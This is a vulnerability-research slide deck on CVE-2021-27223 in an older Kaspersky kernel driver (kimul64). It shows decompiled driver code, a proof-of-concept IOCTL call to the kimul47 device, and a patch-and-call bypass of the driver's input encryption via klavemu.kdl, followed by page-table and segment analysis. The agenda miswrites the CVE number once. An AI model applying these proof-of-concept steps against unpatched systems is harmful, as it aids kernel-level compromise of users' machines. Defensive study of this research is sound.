CVE-2021-27223

Denis Sraghkov

ISP RAS

Moscow, August 26, 2022

About me

Ivannikov Institute for System Programming of the RAS.

Take part in creation products for secure development lifecycle.

CVE in ASUS, Intel, Kaspersky Lab products.

Agenda

How was find CVE-2021-27233. More CTF, than vulnerability research.

Intro to reverse WDM drivers.
Bypass security mechanism of vulnerability driver.
Prepare specific structures for POC.
Summary.

Vulnerability was fixed in all Kaspersky products with antivirus databases released in June 2021 and later. Therefore all further information actual only for Kaspersky AV products before June 2021.

Why started view vulnerable driver

Device with name – kimul47.

Device was created with access from user mode for Read, Write permission.

Driver kimul64.drv from old Kaspersky AV products with bases before June 2021 created this device.

WDM driver entry point

```
NTSTATUS
    DriverEntry(
        struct DRIVER_OBJECT = *DriverObject,
        PUNICODE_STRING RegistryPath
)

DriverObject→MajorFunction[IRP_MJ_xxx] = DDDispatchXxx;
```

```
*(_QWORD *)(a1 + 112) = &sub_140003DE8;
*(_QWORD *)(a1 + 128) = &sub_140003DE8;
*(_QWORD *)(a1 + 0xE0) = &IOCTL;
*(_QWORD *)(a1 + 104) = sub_140004000;
RtlInitUnicodeString(&DestinationString, L"\\Device\\kimul47");
RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\Global\\kimul47");
v3 = (struct _DRIVER_OBJECT ***)(a1 + 376);
if ( *(_WORD *)a1 )
  v4 = (struct _DRIVER_OBJECT *)a1;
else
  v4 = **v3;
v5 = IoCreateDevice(v4, 0, &DestinationString, 0x22u, 0, 0, &DeviceObject);
```

IRP parse in kimul64 driver

IRP - I/O request packets (IRPs) are kernel mode structures that are used by Windows Driver Model (WDM) and device drivers to communicate with each other and with the operating system.

```
  CurrentStackLocation = a2->Tail.Overlay.CurrentStackLocation;
  v3 = 0;
  a2->IoStatus.Information = 0i64;
  IoControlCode = CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode;
  if ( IoControlCode == 0x224004 )
  {
    if ( CurrentStackLocation->Parameters.Read.Length >= 4 )
    {
      *(_DWORD *)a2->AssociatedIrp.MasterIrp = 47;
      a2->IoStatus.Information = 4i64;
      goto LABEL_13;
    }
    goto LABEL_11;
  }
  if ( IoControlCode != 0x22C008
    || CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength < 0x60
    || CurrentStackLocation->Parameters.DeviceIoControl.OutputBufferLength < 0x24 )
  {
LABEL_11:
    v3 = 0xC000000D;
    goto LABEL_13;
  }
  SystemBuffer = (char *)a2->AssociatedIrp.SystemBuffer;
  v7 = (char *)sub_1400030A0(SystemBuffer);
  v8 = v7;
  if ( v7 )
  {
    v9 = sub_140001F98(v7, SystemBuffer);
    sub_140001E94(v8, SystemBuffer);
```

Send data to driver - POC


```
HANDLE dev = CreateFileA("\\\\.\\kimul47", 0xC0000000, 0, NULL, 0x3, 0, NULL);

int code = 0x22C008;
char buf[0x24];
int bufLength = 0x60;
DWORD byteReturn;
DeviceIoControl(dev, code, packet, bufLength, buf, 0x24, &byteReturn, NULL);
```

Maybe fuzzing

1. How - “Yet another way to fuzzing UEFI drivers”;
2. Cut some sections from driver;
3. Build sections with harness;
4. Change specific functions;
5. Start fuzz.

Bad luck! Because vendor encrypted data that was sent from user application to driver and coverage didn't grow.

Decryption buffer – how it looks in driver



```
v2 = __rdtsc() >> 36;
memset(Dst, 0, sizeof(Dst));
v25 = (0x41C64E6D * ((0x41C64E6D * v2 + 0x3039) % 0xFFFFFFFFFFFFFFFFui64) + 0x3039) % 0xFFFFFFFFFFFFFFFFui64;
((void (__fastcall *)(unsigned __int64 *, __int64, _QWORD, char *))sub_1400014DC)(&v25, 8i64, 0i64, v27);
v3 = a1;
v4 = 12i64;
do
{
  sub_140001430(v3, &v3[(char *)Dst - a1], v27);
  v3 += 8;
  --v4;
}
while ( v4 );
if ( *((_QWORD *)&Dst[1] + 1) == '74lumik' && *(_QWORD *)&Dst[5] == '74lumik' )
```

String **kimul47** in compare constructions looks like something that can help us find user mode module.

Encryption/Decryption bypass - plan

1. Find user mode module that prepare *lpInBuffer* for DeviceIoControl;
2. Get code that encrypt;
3. Patch this code;
4. Load this code if needed;
5. Call this code.

Encryption bypass

Used - find plus grep or yara rules.

Find module - klavemu.kdl

Part of code that was found in user mode module

```
strcpy(v36, "kimul47");
strcpy(v48, "kimul47");
```

Encryption bypass

klavemu.kdl after patch


```
push    ebp
mov     ebp, esp
sub     esp, 1E8h
push    eax
push    ecx
push    esi
push    edx
push    ebx
push    60h ; '`'
lea     eax, [ebp+var_68]
push    0
push    eax
call    sub_3874BAF0
add     esp, 0Ch
pop     ebx
pop     edx
pop     esi
pop     ecx
pop     eax
mov     dword ptr [ebp+var_68+18h], ebx
mov     dword ptr [ebp+var_68+20h], ebx
mov     dword ptr [ebp+var_68+24h], ebx
mov     dword ptr [ebp+var_68+2Ch], ebx
nop
nop
nop
```

1. Prepare stack prologue;
2. Delete some useless part of code(NOP);
3. Take result buffer after encryption.

Encryption bypass – POC

```
HMODULE dll = LoadLibraryA("klavemu.kdl");
typedef char* func();
    int pointer = (int)dll + 0x2D3D52;//Offset of code in dll where start encrypt process
    func* f = (func*)(pointer);

    char* constant = (char*)malloc(0x100);//Potentially not use

    __asm {
        mov esi, dumpBuffer
        mov ecx, listPage
        mov eax, constant
        mov edx, 0x0
        mov ebx, 0xFFFFFFFF
    }

    buffer = f();
```

What did this driver do



Found some point in driver code that helped understand semantic of current code:

1. Reinit CR3 register;
2. Reinit LDT, GDT;
3. Get physical address of alloc memory - ExAllocatePoolWithTag+MmGetPhysicalAddress.

What did this driver do

```
mov     [rsp+arg_0], rbx
push    rdi
sub     rsp, 20h
mov     rdi, rcx
mov     edx, 1000h        ; NumberOfBytes
mov     ecx, 200h         ; PoolType
mov     r8d, 'UMIK'       ; Tag
call    cs:ExAllocatePoolWithTag
nop     dword ptr [rax+rax+00h]
mov     rbx, rax
test    rax, rax
jz      short loc_140003DD8
```


```
test    rax, 0FFFh
jnz     short loc_140003DD8
```

```
xor     edx, edx          ; Val
mov     r8d, 1000h        ; Size
mov     rcx, rax          ; Dst
call    memset
mov     rcx, rbx          ; BaseAddress
call    cs:MmGetPhysicalAddress
nop     dword ptr [rax+rax+00h]
mov     [rdi], rax
mov     rax, rbx
jmp     short loc_140003DDA
```

```
loc_140003DD8:
xor     eax, eax
```

```
mov     cr4, rdx
mov     rax, [rbx+0B0h]
mov     rcx, [rbx+0C0h]
mov     cr3, rcx
mov     ebx, 0FFC11000h
lgdt    fword ptr [rbx+0D8h]
lidt    fword ptr [rbx+0E2h]
mov     cr0, rax
mov     ax, 0C0h ; 'À'
mov     ss, eax
assume ss:nothing
mov     esp, 0FFC112E0h
mov     ds, eax
assume ds:nothing
mov     eax, 0B8h ; '¸'
push    rax
mov     eax, 0FFC00180h
push    rax
retfq
```

What did this driver do



CR3 register initiated with value *(RBX + 0xC0) and this value was initiated with physical address of allocated virtual memory.

This information help understood other code.

What did this driver do

1. CR3 – new value;
2. GDT, LDT - new value;
3. EIP – new value = **0xFFC00180**;
4. ESP – new value = **0xFFC112E0**.


What next:
Took all XREF on ExAllocatePoolWithTag+MmGetPhysicalAddress functions and looked all functions near.

One of this function worked with value **0xFFC00000**.

Prepare linear address in driver kimul64

```
__int64 __fastcall getPDPE(__int64 *stru, unsigned int addr)
{
  unsigned __int64 v3; // rbx
  __int64 result; // rax
  __int64 v5; // rcx
  __int64 ret_phy_addr; // [rsp+30h] [rbp+8h] BYREF

  v3 = (unsigned __int64)addr >> 30;
  result = stru[v3 + 6];
  if ( !result )
  {
    result = alloc_plus_get_physical_addr(&ret_phy_addr);
    if ( result )
    {
      v5 = ret_phy_addr;
      stru[v3 + 6] = result;
      *(_QWORD *)(stru[1] + 8 * v3) = v5 | 7;
    }
  }
  return result;
```

Linear address to physical address



Intel® 64 and IA-32 Architectures Software Developer’s Manual Volume 3A:System Programming Guide, Part 1. Figure 4-8.

Prepare linear address in driver kimul64

```
PDPE = getPDPE(a1, 0xFFC00000);
v3 = PDPE;
if ( !PDPE )
  return 0xFFFFFFFFi64;
if ( !*(_QWORD *)(PDPE + 0xFF0) )
{
  physical_addr = alloc_plus_get_physical_addr(&ret_phy_addr);
  v5 = physical_addr;
  if ( physical_addr )
  {
    v12 = a1[10];
    ret_phy_addr |= 7ui64;
    *(_QWORD *)(v12 + 0x3FF0) = physical_addr;
    *(_QWORD *)(v3 + 0xFF0) = ret_phy_addr;
```

PDPT = 0xFFC00000 >> 0x1E

PDE = (0xFFC00000 >> 0x15) & 0x1FF

```
for ( i = 0i64; (unsigned int)i < dword_140011030; *(_QWORD *)(v5 + 8 * v14) = v15 )
{
  v14 = i & 0x1FF;
  v15 = qword_140011010[i] | 1;
  i = (unsigned int)(i + 1);
}
```


Prepare Stack in driver kimul64


```
mov     cr3, rcx
mov     ebx, 0FFC11000h
lgdt    fword ptr [rbx+0D8h]
lidt    fword ptr [rbx+0E2h]
mov     cr0, rax
mov     ax, 0C0h ; 'À'
mov     ss, eax
assume ss:nothing
mov     esp, 0FFC112E0h
mov     ds, eax
assume ds:nothing
mov     eax, 0B8h ; '¸'
push    rax
mov     eax, 0FFC00180h
push    rax
retfq
```

ESP 0xFFC112E0
Offset 0x2E0
PTE 0x11 (Offset in table 0x11*0x8 = 0x88)
PDE 0x1FE
PDPTE 0x3

```
*(_QWORD *)(v5 + 0x80) = *(_QWORD *)::ret_phy_addr | 3i64;
*(_QWORD *)(v5 + 0x88) = a1[13] | 3;
```

Prepare Segments





L — 64-bit code segment (IA-32e mode only)
AVL — Available for use by system software
BASE — Segment base address
D/B — Default operation size (0 = 16-bit segment; 1 = 32-bit segment)
DPL — Descriptor privilege level
G — Granularity
LIMIT — Segment Limit
P — Segment present
S — Descriptor type (0 = system; 1 = code or data)
TYPE — Segment type

Intel® 64 and IA-32 Architectures Software Developer's Manual Volume 3A:System Programming Guide, Part 1. Figure 3-6, Figure 3-8.


Prepare Segments in driver kimul64

```
mov     rcx, [rbx+7E0h]
mov     edx, 0FFFFh
mov     dword ptr [rbp+arg_10], edx
mov     dword ptr [rbp+arg_10+4], 0CF9A00h
mov     rax, [rbp+arg_10]
mov     [rcx+0B0h], rax
mov     rcx, [rbx+7E0h]
mov     dword ptr [rbp+arg_10], edx
mov     dword ptr [rbp+arg_10+4], 0AF9A00h
mov     rax, [rbp+arg_10]
mov     [rcx+0B8h], rax
mov     rcx, [rbx+7E0h]
mov     dword ptr [rbp+arg_10], edx
mov     dword ptr [rbp+arg_10+4], 0CF9200h
mov     rax, [rbp+arg_10]
mov     [rcx+0C0h], rax
```

Segment register = 0xB0
RPL – 0x0
TI – 0x0 (GDT)

